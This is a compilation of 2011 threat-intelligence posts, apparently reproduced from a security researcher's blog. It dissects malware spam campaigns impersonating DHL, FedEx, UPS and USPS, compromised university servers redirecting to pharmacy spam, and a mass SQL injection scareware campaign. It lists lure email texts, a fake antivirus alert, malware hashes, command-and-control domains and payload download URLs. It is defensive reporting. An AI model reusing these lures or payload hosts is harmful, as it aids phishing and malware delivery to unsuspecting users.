4. [https://lh5.googleusercontent.com/-kIV\\_upiBXel/TXjjnkMGkAI/AAAAAAAAAE2g/hg0\\_mHxcrcs/s1600/Rutgers\\_mathemati](https://lh5.googleusercontent.com/-kIV_upiBXel/TXjjnkMGkAI/AAAAAAAAAE2g/hg0_mHxcrcs/s1600/Rutgers_mathemati)

[cs\\_pharmaceutical\\_ads\\_02.PNG](#)

5. <http://ddanchev.blogspot.com/>

694



**More Spamvertised DHL Notifications Spread Malware  
(2011-03-11 15:31)**

[1]

*Yesterday's campaign is still ongoing, with new MD5's in the wild. Here are the details.*

**Sample subjects:** DHL notification #random number

**Sample message:** Dear customer! The parcel was send your home address. And it will arrice within 7 bussness day.

More information and the tracking number are attached in document below. Thank you. 2011 DHL International

GmbH. All rights reserverd.

**Sample filenames:** DHL\_tracking.zip; doc.zip

doc.exe - **[2]Trojan-Spy.SpyEy!IK** - Result: 18/ 43 (41.9 %)

MD5: 83db662187dd7cd58fc4a368ea27775d

SHA1 : 4edb2d95c0570a36f6cb992e55111cdd7c3eda69

SHA256:

99f1e003bbf1025b0bbe257ece65d1704852fd1ba48e6cc79bd39cde6e6d14c3

DHL\_tracking.exe - **[3]Win-Trojan/Spyeyes.45568** - Result: 29/ 43 (67.4 %)

MD5 : 81fc09b014617bce59f678374b486512

SHA1 : 3d92a768f58b2900b98c9f97ce2753d27a4749ae

SHA256:

24b23bf7ebd03bf5feb0c637ea1e64661e27c78c66684dd49f074af2b2505bb7

Upon execution phones back to:

[adobe.com/geo/productid.php](http://adobe.com/geo/productid.php)

[elsoplongt.com/rk',jopbh/qwq](http://elsoplongt.com/rk',jopbh/qwq) - Email: [redaccion@elsoplongt.com](mailto:redaccion@elsoplongt.com)

*accuratefiles.com/rk',jopbh/qwq*

*lulango.com/rk',jopbh/qwq - Email: lulango@gmail.com*

**erherg34gsafwe.com/xgate.php** - AS49469, Email:  
*admin@erherg34gsafwe.com*

**- erherg34gsafwe.com/ftp/base.bin**

**- erherg34gsafwe.com/ftp/ftpplug2.dll**

**- erherg34gsafwe.com/ftp/base.bin**

*Domains responding to:*

*192.150.16.117*

*72.41.115.170*

*74.117.180.216*

*87.106.193.21*

*94.63.244.56*

*Additional malicious activity within AS49469 (SA-NOVA-TELECOM-GRUP-SRL Sa Nova Telecom Grup SRL, cour-*

*tesy of the [4]**ZeusTracker** and the [5]**SpyEye Tracker**:*

*695*

**bigupdate.ru** - Email: *admin@hotupdaters.ru*

**bigupdatings.ru** - Email: *admin@bigupdatings.ru*

**bigupdater.ru** - Email: *admin@bigupdater.ru*

**bigupdates.ru** - Email: *admin@istuplenie.ru*

**bigupdating.ru** - Email: admin@bigupdating.ru

**bigupdaters.ru** - Email: admin@bigupdaters.ru

94.63.244.30

**metamphcrystal.com** - Email:  
admin@metamphcrystal.com

*Related malware-serving domains within AS49469, SA-NOVA-TELECOM-GRUP-SRL Sa Nova Telecom Grup SRL*

**xppclapgirl.com** - 89.114.9.33

**natnatraoi.com** - 12.211.117.127 - Email:  
barbarasorber@yahoo.com

**d34ghqarfrgad.com** - 94.63.244.56 - Email:  
admin@d34ghqarfrgad.com

**g3u4g.net** - 89.114.9.33 - Email:  
G3U4G.NET@domainservice.com

**suhi4hr.net** - 89.114.9.60 - Email:  
SUHI4HR.NET@domainservice.com

**mialedot.ru** - 94.63.244.44 - Email: abuse@mialedot.ru

**blackmemoso.com** - Email: grasp@yourisp.ru

***This post has been reproduced from [6]Dancho Danchev's blog.***

1. <https://lh6.googleusercontent.com/-IXn7bIY3uP4/TXoZKE0rU4I/AAAAAAAAAE2k/JaxEcm5V1vM/s1600/dhl.jpg>

2.

<http://www.virustotal.com/file-scan/report.html?id=99f1e003bbf1025b0bbe257ece65d1704852fd1ba48e6cc79bd39c>

[de6e6d14c3-1299847160MD5%20%20%20](http://www.virustotal.com/file-scan/report.html?id=99f1e003bbf1025b0bbe257ece65d1704852fd1ba48e6cc79bd39c)

3.

<http://www.virustotal.com/file-scan/report.html?id=24b23bf7ebd03bf5feb0c637ea1e64661e27c78c66684dd49f074a>

[f2b2505bb7-1299847167](http://www.virustotal.com/file-scan/report.html?id=24b23bf7ebd03bf5feb0c637ea1e64661e27c78c66684dd49f074a)

4. <https://zeustracker.abuse.ch/monitor.php?as=49469>

5. <https://spyeyetracker.abuse.ch/monitor.php?as=49469&filter=online>

6. <http://ddanchev.blogspot.com/>

696



**Spamvertised FedEx Notifications Spread Malware  
(2011-03-16 18:14)**

[1]

*A currently ongoing spamvertised campaign is brand-jacking FedEx for malware serving purposes.*

**Sample attachments:** *FedEx letter.zip; FedEx letter.exe*

**Sample subject:** *FedEx notification #random number*

**Sample message:** *Dear customer. The parcel was sent your home address. And it will arrive within 7 business day.*

*More information and the tracking number are attached in document below.*

*Thank you.*

*© FedEx 1995-2011*

**Detection rate:** *FedEx letter.exe - [2]Trojan.FakeAV - Result: 24/ 43 (55.8 %)*

*MD5 : 90bef5dff5809682249813fd63b67da4*

*SHA1 : 2418c01a30a19a2d76b693474a852092e3de4a32*

*SHA256:  
a38848786528d235b51fed3adf20050f5c1906d066e0282311  
b8bce37d8163a0*

*Phones back to AS30890 (EVOLVA Evolva Telecom s.r.l.)*

**94.63.244.56/lol2.exe**

**94.63.244.56/pod.exe**

*with **94.63.244.56/allftp.txt**; **94.63.244.56/ftp/db**  
**\_grab.txt** hosting the sniffed FTP credentials.*

Responding to 94.63.244.56 are **d34ghqarfrgad.com** and **erherg34gsafwe.com**, phone back URLs which we've seen from last week's spamvertised DHL Notifications campaigns, with the use of the IP best described as a desperate attempt to maintain a C & C infrastructure:

- [3]Spamvertised DHL Notification Malware Campaign
- [4]More Spamvertised DHL Notifications Spread Malware

**This post has been reproduced from [5]Dancho Danchev's blog.**

1. <https://lh4.googleusercontent.com/-Yeka44oRo0A/TYDQ4-a8gOI/AAAAAAAAAE2o/eti6lsnhs4Q/s1600/fedex-logo.jpeg>

2.

<http://www.virustotal.com/file-scan/report.html?id=a38848786528d235b51fed3adf20050f5c1906d066e0282311b8bc>

[697](#)

[e37d8163a0-1300286639](#)

3. <http://ddanchev.blogspot.com/2011/03/spamvertised-dhl-notification-malware.html>

4. <http://ddanchev.blogspot.com/2011/03/more-spamvertised-dhl-notifications.html>

5. <http://ddanchev.blogspot.com/>

698





## ***Compromised Universities Leads to Fraudulent Pharmaceutical Ads (2011-03-16 19:30)***

[1]

*Continuing the "[2]Compromised University Leads to Fraudulent Pharmaceutical Ads"; "[3]Compromised University Leads to Fraudulent Google Brand-jacked Pharmaceutical Ads" series, in this post we'll discuss two more compromised web servers of educational institutions leading to pharmaceutical ads. Affected Universities are:*

*Rutgers Energy Institute:*

***ruei.rutgers.edu/documents/chin.php?adv=cialis20-mg***

***ruei.rutgers.edu/documents/chin.php?adv=viagra-ratings***

***ruei.rutgers.edu/documents/chin.php?adv=viagra-999***

***ruei.rutgers.edu/documents/chin.php?adv=viagra-expired***

***ruei.rutgers.edu/documents/chin.php?adv=viagra-kako-se***

*Uploaded redirectors:*

***ruei.rutgers.edu/documents/chin.php***

***ruei.rutgers.edu/documents/roar.php***

***ruei.rutgers.edu/documents/ost.php***

*Computer Music Center at Columbia University*

***music.columbia.edu/cmc/pills/index.php?adv=how-to-try-viagra***

***music.columbia.edu/cmc/pills/index.php?adv=damaskviagra***



***music.columbia.edu/cmc/pills/index.php?  
adv=brandlevitra***

***music.columbia.edu/cmc/pills/index.php?  
adv=vegetalviagra***

***music.columbia.edu/cmc/pills/index.php?adv=vviagra***

***[4]***

*The sampled URLs redirect to the following fraudulent pharmaceutical sites:*

***pillsedonline.com*** - 93.170.104.53 - Email:  
*stavros1929@hotmail.com; stavroscomodromos@yahoo.com*

**buyperfecthealth.com** - 93.170.104.53 - Email:  
stavros1929@hotmail.com

**safedrugstock.com** - 93.170.104.53 - Email:  
stavros1929@hotmail.com

**securedrugstock.com** - 93.170.104.53 - Email:  
stavros1929@hotmail.com

**europarmas.com** - 93.170.104.53 - Email:  
glockner546@hotmail.com

**requestpills.com** - 93.170.104.53 - Email:  
stavros1929@hotmail.com; stavroscomodromos@yahoo.com

**online-doc.us** - 93.170.104.53 - Email: cool  
\_gamer90@mail.ru

**pills4sex.eu** - 93.170.104.53

**securetablets.com** - 93.170.104.53 - Email:  
stavros1929@hotmail.com

**alledtablets.com** - 93.170.104.53 - Email:  
stavros1929@hotmail.com; stavroscomodromos@yahoo.com

**canadian-refills.com** - 178.239.60.214 - Email: privacy-  
829911@domainprivacygroup.com

*Cybercriminals continue purchasing web shells/and stolen  
FTP credentials to high page rank-ed web sites such*

*as educational institutions. Monitoring of their operations will  
continue.*

***This post has been reproduced from [5]Dancho Danchev's blog.***

1. [https://lh5.googleusercontent.com/-7jn8swH-WSc/TYDIcOrQY-I/AAAAAAAAAE2s/8z4cfFFRQ\\_g/s1600/compromised\\_university\\_pharmaceutical.png](https://lh5.googleusercontent.com/-7jn8swH-WSc/TYDIcOrQY-I/AAAAAAAAAE2s/8z4cfFFRQ_g/s1600/compromised_university_pharmaceutical.png)
2. [http://ddanchev.blogspot.com/2011/03/compromised-university-leads-to\\_10.html](http://ddanchev.blogspot.com/2011/03/compromised-university-leads-to_10.html)
3. <http://ddanchev.blogspot.com/2011/03/compromised-university-leads-to.html>
4. [https://lh6.googleusercontent.com/-DkdNzl6iGJQ/TYDoqUNkM-I/AAAAAAAAAE2w/JCHBdEF4GEI/s1600/compromised\\_university\\_pharmaceutical\\_01.png](https://lh6.googleusercontent.com/-DkdNzl6iGJQ/TYDoqUNkM-I/AAAAAAAAAE2w/JCHBdEF4GEI/s1600/compromised_university_pharmaceutical_01.png)
5. <http://ddanchev.blogspot.com/>



***Spamvertised United Parcel Service notifications  
serve malware (2011-03-23 15:54)***

*[1]*

*A currently ongoing spam campaign is impersonating UPS for  
malware-serving purposes.*

***Sample subject:*** *United Parcel Service notification*

***Sample attachments:*** *UPSnotify.rar; UPSnotify.exe;  
UnitedParcelServicedocument.exe*

***Sample message:*** *Dear customer.*

*The parcel was sent your home address. And it will arrive  
within 7 business day. More information and the*

tracking number are attached in document below. Thank you. © 1994-2011 United Parcel Service of America, Inc.

Detection rates:

UnitedParcelServicedocument.exe - **[2]Mal/Bredo-K** -  
Result: 7/ 41 (17.1 %)

MD5 : b60e95b42106989bc39e175efcc031db

SHA1 : 0fb63dff83db643c9ee42efe617bdd539a5ffb8f

SHA256:  
65f14438c3154a74767131a427fbd50c28a6cbcdcf47f3d418  
b92c4c168696a

UPS notify.exe - **[3]Mal/Bredo-K** - Result: 17/ 40 (42.5 %)

MD5 : cc040e69121bc19f23ef4a32dbb8a80e

SHA1 : da65b7b277540b88918076949a28e8307ad7e41a

SHA256:  
ef5f76e1b20c2083469fbe7e4de4ec9c06689ee105274b1a79  
c9cadbd23d54ae

Upon execution downloads additional binaries from:

**193.105.121.33/lol2.exe**

**193.105.121.33/pod.exe**

702

**193.105.121.33/spm.exe**

Responding to **193.105.121.33** are **undeardarling.com** -  
Email: admin@undearhappydear.com and

**undearhappydear.com** - Email:  
admin@undearhappydear.com

Detection rates:

lol2.exe - [4]**Trojan.FakeAV!gen39**- Result: 14/ 43 (32.6 %)

MD5 : 747431a2a4a29f1bfc136e674af99ad0

SHA1 : 8349fc3f5f299d0ca6473e748276ec2b50019330

SHA256:

6009e7f5cbc55e6acb060d9fb33a39a978168a32a0a8c6a24f  
201106056cc0db

pod.exe - [5]**Backdoor.Win32.Gbot!IK** - Result: 33/ 42  
(78.6 %)

MD5 : f403afdbe4c4c859c8ab018a7ded694c

SHA1 : 1915a46cbb43fcdf8da90af95856d7524b24f129

SHA256:

eddf99df316669191be0b61a5ae06ee811bbd27110111e69  
cbd212881fa494

Upon execution phones back to:

**healthylifenow.com** - 208.109.223.193 - Email:  
HEALTHYLIFENOW.COM@domainsbyproxy.com

**bigbeerclubonline.com** - Email:  
contact@privacyprotect.org

**zonetf.com** - 96.9.169.85 - Email: janeob@126.com

spm.exe - [6]**W32.Pilleuz** - 10/ 42 (23.8 %)



*MD5 : de55498b9f9195f1733df62c7026cf5f*

*SHA1 : 5520c1220cdd03a64f9b782c2393697ebab154b9*

*SHA256:*

*dc2a797e5be968f9d36d4510988fa242c042a3e315fb50a3f9  
325cae6a1d779d*

*Upon execution phones back to:*

***ponel.biz*** - 46.4.62.17 - Email: web\_raskrutka@pochta.ru

***itisformebaby.biz*** - 46.4.10.7; 88.198.46.151;  
178.63.63.208 - Email: web\_raskrutka@pochta.ru

***gmail.com***

***yahoo.com***

***hotmail.com***

*As speculated, cybercriminals have started feeding legitimate sites into their C & C communication patterns in an attempt to undermine community efforts aimed at tracking their malicious activities.*

*Related posts:*

***[7]Spamvertised FedEx Notifications Spread Malware***

***[8]Spamvertised DHL Notification Malware Campaign***

***[9]More Spamvertised DHL Notifications Spread Malware***

***This post has been reproduced from [10]Dancho Danchev's blog.***

1. <https://lh3.googleusercontent.com/-OggZi8-vjHU/TYn2AwAWs6I/AAAAAAAAAE20/Ct8GpwYkPkU/s1600/ups-logo.jpg>

2.

<http://www.virustotal.com/file-scan/report.html?id=65f14438c3154a74767131a427fbdc50c28a6cbcdcf47f3d418b92>

[c4c168696a-1300983540](http://www.virustotal.com/file-scan/report.html?id=65f14438c3154a74767131a427fbdc50c28a6cbcdcf47f3d418b92)

3.

<http://www.virustotal.com/file-scan/report.html?id=ef5f76e1b20c2083469fbe7e4de4ec9c06689ee105274b1a79c9ca>

[dbd23d54ae-1300884778](http://www.virustotal.com/file-scan/report.html?id=ef5f76e1b20c2083469fbe7e4de4ec9c06689ee105274b1a79c9ca)

4.

<http://www.virustotal.com/file-scan/report.html?id=6009e7f5cbc55e6acb060d9fb33a39a978168a32a0a8c6a24f2011>

[06056cc0db-1300884822](http://www.virustotal.com/file-scan/report.html?id=6009e7f5cbc55e6acb060d9fb33a39a978168a32a0a8c6a24f2011)

5.

<http://www.virustotal.com/file-scan/report.html?id=eddf99df316669191be0b61a5ae06ee811bbd27110111e69cbd2>

[703](http://www.virustotal.com/file-scan/report.html?id=eddf99df316669191be0b61a5ae06ee811bbd27110111e69cbd2)

[12881fa494-1300884591](http://www.virustotal.com/file-scan/report.html?id=eddf99df316669191be0b61a5ae06ee811bbd27110111e69cbd2)

6.

<http://www.virustotal.com/file-scan/report.html?id=dc2a797e5be968f9d36d4510988fa242c042a3e315fb50a3f9325c>

[ae6a1d779d-1300884605](http://www.virustotal.com/file-scan/report.html?id=dc2a797e5be968f9d36d4510988fa242c042a3e315fb50a3f9325c)

7. <http://ddanchev.blogspot.com/2011/03/spamvertised-fedex-notifications-spread.html>

8. <http://ddanchev.blogspot.com/2011/03/spamvertised-dhl-notification-malware.html>

9. <http://ddanchev.blogspot.com/2011/03/more-spamvertised-dhl-notifications.html>

10. <http://ddanchev.blogspot.com/>

704



## ***Spamvertised Post Office Express Mail (USPS) Emails Serving Malware (2011-03-25 18:20)***

*[1]*

*A currently spamvertised malware campaign is impersonating the USPS for malware-serving purposes.*

***Sample subject:*** *Post Express Information. Your package is available for pick up. NR[random number]*

***Sample attachment:*** *Post\_Express\_Label\_ID\_[random number].zip; Post\_Express\_Label.exe*

### ***Sample message:***

*Dear client, Email notice number.[random number]. Your package has been returned to the Post Express office.*

*The reason of the return is "Error in the delivery address" Important message! Attached to the letter mailing label contains the details of the package delivery. You have to print mailing label, and come in the Post Express office in order to receive the packages! Thank you for using our services. Post Express Support.*

### ***Detection rate:***

*Post\_Express\_Label.exe - [2]***Medium Risk Malware Dropper** - Result: 1/ 41 (2.4 %)

*MD5 : 3c05dd68ee0bfb9b290b9c034f836833*

*SHA1 : 8a1a00da04c96c8e67b9921652de60463118ea9f*

*SHA256:*

*57d58165c79158a42c3e45670aa4176aaae393f371188f91d0  
ac46022bd3e7c0*

[3]

705

## Post Express Service

---



Details of delivery parcels

Title	Data 1	Data 2	Data 3
Weight	23	34	345
Length	37	77	66
Quality	57	6	463
Total weight	333	674	567
Details	743	233	1
Amount	66	44	53
Total weight	78	86	57

Source: Data for parcels

Director of the Department to send a parcel

*Upon execution phones back to:*

***mialepromo.ru/7Pe8ORolxs/document.doc***

***mialepromo.ru/7Pe8ORolxs/load.php?file=0***

***mialepromo.ru/7Pe8ORolxs/load.php?file=1***

***mialepromo.ru/7Pe8ORolxs/load.php?file=2***

***mialepromo.ru/7Pe8ORolxs/load.php?file=3***

***mialepromo.ru/7Pe8ORolxs/load.php?file=4***

***mialepromo.ru/7Pe8ORolxs/load.php?file=5***

***mialepromo.ru/7Pe8ORolxs/load.php?file=6***

***mialepromo.ru/7Pe8ORolxs/load.php?file=7***

***mialepromo.ru/7Pe8ORolxs/load.php?file=8***

***mialepromo.ru/7Pe8ORolxs/load.php?file=9***

***mialepromo.ru/7Pe8ORolxs/load.php?file=uploader***

***mialepromo.ru/7Pe8ORolxs/load.php?file=grabbers***

***mialepromo.ru*** - 89.208.149.204 (AS12695); 109.94.220.51 (AS47860); 109.94.220.50 (AS47860); 91.199.75.77

(AS44301) 178.17.164.131 (AS43289) 193.22.81.104 (AS28920) - Email: *salam@ica.org*

*Monitoring of the campaign is ongoing.*

*Related posts:*

***[4]Spamvertised United Parcel Service notifications serve malware***

***[5]Spamvertised FedEx Notifications Spread Malware***

706

***[6]Spamvertised DHL Notification Malware Campaign***

***[7]More Spamvertised DHL Notifications Spread Malware***

***This post has been reproduced from [8]Dancho Danchev's blog.***

1.

<https://lh5.googleusercontent.com/-4h7r9aeCojo/TYy3ERl7QcI/AAAAAAAAAE24/mqviaOIFgSY/s1600/usps-uspostalserv>

[ice.gif](#)

2.

<http://www.virustotal.com/file-scan/report.html?id=57d58165c79158a42c3e45670aa4176aaae393f371188f91d0ac46>

[022bd3e7c0-1301066754](#)

3. [https://lh4.googleusercontent.com/-ChRqBltEGFU/TYy\\_WJ6byI/AAAAAAAAAE28/wSPPckYvcNA/s1600/post\\_express\\_serv](https://lh4.googleusercontent.com/-ChRqBltEGFU/TYy_WJ6byI/AAAAAAAAAE28/wSPPckYvcNA/s1600/post_express_serv)

[ice.PNG](#)


4. <http://ddanchev.blogspot.com/2011/03/spamvertised-united-parcel-service.html>

5. <http://ddanchev.blogspot.com/2011/03/spamvertised-fedex-notifications-spread.html>

6. <http://ddanchev.blogspot.com/2011/03/spamvertised-dhl-notification-malware.html>


7. <http://ddanchev.blogspot.com/2011/03/more-spamvertised-dhl-notifications.html>

8. <http://ddanchev.blogspot.com/>



## Potential threat details

Microsoft Security Essentials detected potential threats that might compromise your privacy or damage your computer. Your access to these items may be suspended until you take an action. Click 'Show details' to learn more.

Detected items	Alert level	Recommendation	Status
 Unknown Win32/Trojan	Severe	Remove	Suspended

**Category:** Trojan

**Description:** This program is dangerous and execute commands from an attacker.

**Recommendation:** Remove this software immediately.

Microsoft Security Essentials detected programs that may compromise your privacy or damage your computer. You can still access the files that these programs use without removing them (not recommended). To access these files, select the 'Clean computer' action and click 'Apply action'. If this option is not available, log on as administrator or ask the local administrator for help.

**Items:**

C:\windows\system32\cmd.exe

Hide details >>

Clean computer

Apply actions

Close

## ***Dissecting the Massive SQL Injection Attack Serving Scareware (2011-03-31 19:54)***

*A currently ongoing massive SQL injection attack has affected hundreds of thousands of web pages across the Web,*

*to ultimately monetize the campaign through a scareware affiliate program. Such massive SQL injection attempts are usually conducted using [1]**mass vulnerability scanning tools**, with the help of [2]**search engines** which have already*

*[3]**crawled the vulnerable sites.***



*What's particularly interesting about this campaign, is the fact that the used domains are all responding to*

*the same IPs, including the portfolios of scareware domains, which the cybercriminals naturally rotate on a periodic basis. Let's dissect the campaign, expose the domain portfolios and the entire campaign structure.*

**UPDATED: Related SQL injected URLs [4]courtsesy of WebSense:**

***online-stats201.info/ur.php*** - Email: tik0066@gmail.com

***stats-master111.info/ur.php*** - Email: tik0066@gmail.com

***agasi-story.info/ur.php*** - 91.217.162.45 - Email: tik0066@gmail.com


***general-st.info/ur.php*** - Email: tik0066@gmail.com

***extra-service.info/ur.php*** - Email: tik0066@gmail.com

***sol-stats.info/ur.php*** - Email: tik0066@gmail.com

***google-stats49.info/ur.php*** - Email: tik0066@gmail.com

***google-stats45.info/ur.php*** - Email: tik0066@gmail.com



***google-stats50.info/ur.php*** - Email: *tik0066@gmail.com*

***google-server43.info/ur.php*** - Email: *tik0066@gmail.com*

***stats-master88.info/ur.php*** - Email: *tik0066@gmail.com*

***eva-marine.info/ur.php*** - 109.236.81.28 - Email: *tik0066@gmail.com*

***stats-master99.info/ur.php*** - Email: *tik0066@gmail.com*

***tzv-stats.info/ur.php*** - Email: *tik0066@gmail.com*

***milapop.com/ur.php*** - Email: *jamesnorthone@hotmailbox.com*

*SQL injected URLs:*

***lizamoon.com/ur.php*** ( 67,500 results) - 91.220.35.151 (AS3721); 91.213.29.182 (AS51786); 95.64.9.18 (AS50244) -

Email: jamesnorthone@hotmailbox.com

**alexblane.com/ur.php** ( 3,920 results) - Email:  
jamesnorthone@hotmailbox.com

**alisa-carter.com/ur.php** ( 220,000 results) - Email:  
jamesnorthone@hotmailbox.com

**alexblane.com/ur.php** ( 3,920 results) - Email:  
jamesnorthone@hotmailbox.com

**t6ryt56.info/ur.php** ( 18 results) - Email: support@ruler-  
domains.com

**tadygus.com/ur.php** ( 100 results) - Email:  
jamesnorthone@hotmailbox.com

**world-of-books.com/ur.php** ( 334,000 results) - Email:  
tik0066@gmail.com

Upon successful redirection, the campaign attempts to load  
the scareware domains **defender-nibea.in/scan1b/237** -

46.252.130.200 - Email: jimwei2969@gmail.com

Detection rate:

freesystemscan.exe - [5]**Trojan/Win32.FakeAV** - Result: 9/  
41 (22.0 %)

**MD5** : 815d77f8fca509dde1abeafabed30b65

**SHA1** : 1b3c35afb76c53cd9507fffee46fb58c29e72bc1

709

**SHA256:**

cd902b92042435c2d70d4bf59acc2de8229bfc367626961f76

c03f75dcd7e95c

*Responding to 46.252.130.200 (AS25190; KIS-AS UAB  
"Kauno Interneto Sistemos") are also:*

***antivirus-1091.co.cc***

***antivirus-1574.co.cc***

***antivirus-2051.co.cc***

***antivirus-2525.co.cc***

***antivirus-2932.co.cc***

***antivirus-3654.co.cc***

***antivirus-3833.co.cc***

***antivirus-4063.co.cc***

***antivirus-418.co.cc***

***antivirus-4303.co.cc***

***antivirus-4749.co.cc***

***antivirus-495.co.cc***

***antivirus-5216.co.cc***

***antivirus-5676.co.cc***

***antivirus-5802.co.cc***

***antivirus-6437.co.cc***

***antivirus-6703.co.cc***

***antivirus-7081.co.cc***

***antivirus-713.co.cc***

***antivirus-728.co.cc***

***antivirus-7357.co.cc***

***antivirus-8072.co.cc***

***antivirus-9009.co.cc***

***antivirus-9638.co.cc***

***antivirus-9667.co.cc***

***defender-aabv.in*** - Email: *leonflanagan7681@gmail.com*

***defender-aqeu.co.cc***

***defender-asng.co.cc***

***defender-atio.in*** - Email: *terriduverger3239@gmail.com*

***defender-atxo.in*** - Email: *celineiebba9266@gmail.com*

***defender-bcvs.in*** - Email: *martinefinklea5375@gmail.com*

***defender-bwuy.co.cc***

***defender-cron.in*** - Email: *lisasuresh9147@gmail.com*

***defender-ddbr.in*** - Email:  
*selenajohansson9195@gmail.com*

***defender-dteo.in*** - Email: *giovannaraggio5417@gmail.com*

***defender-eahy.co.cc***

**defender-eklq.in** - Email:  
sebastiensheppard8680@gmail.com

**defender-endl.in** - Email: adamgaylard1113@gmail.com

**defender-ewum.co.cc**


**defender-eyde.co.cc**

**defender-fmof.in** - Email: kamillamartin1237@gmail.com

**defender-fola.co.cc**

**defender-gnva.in** - Email: ananddaher7294@gmail.com

**defender-grlt.in** - Email: anthonygaylard9887@gmail.com



**defender-hipw.in** - Email: [angiejohansen9730@gmail.com](mailto:angiejohansen9730@gmail.com)

**defender-hjlk.in** - Email: [jennwrayford2124@gmail.com](mailto:jennwrayford2124@gmail.com)

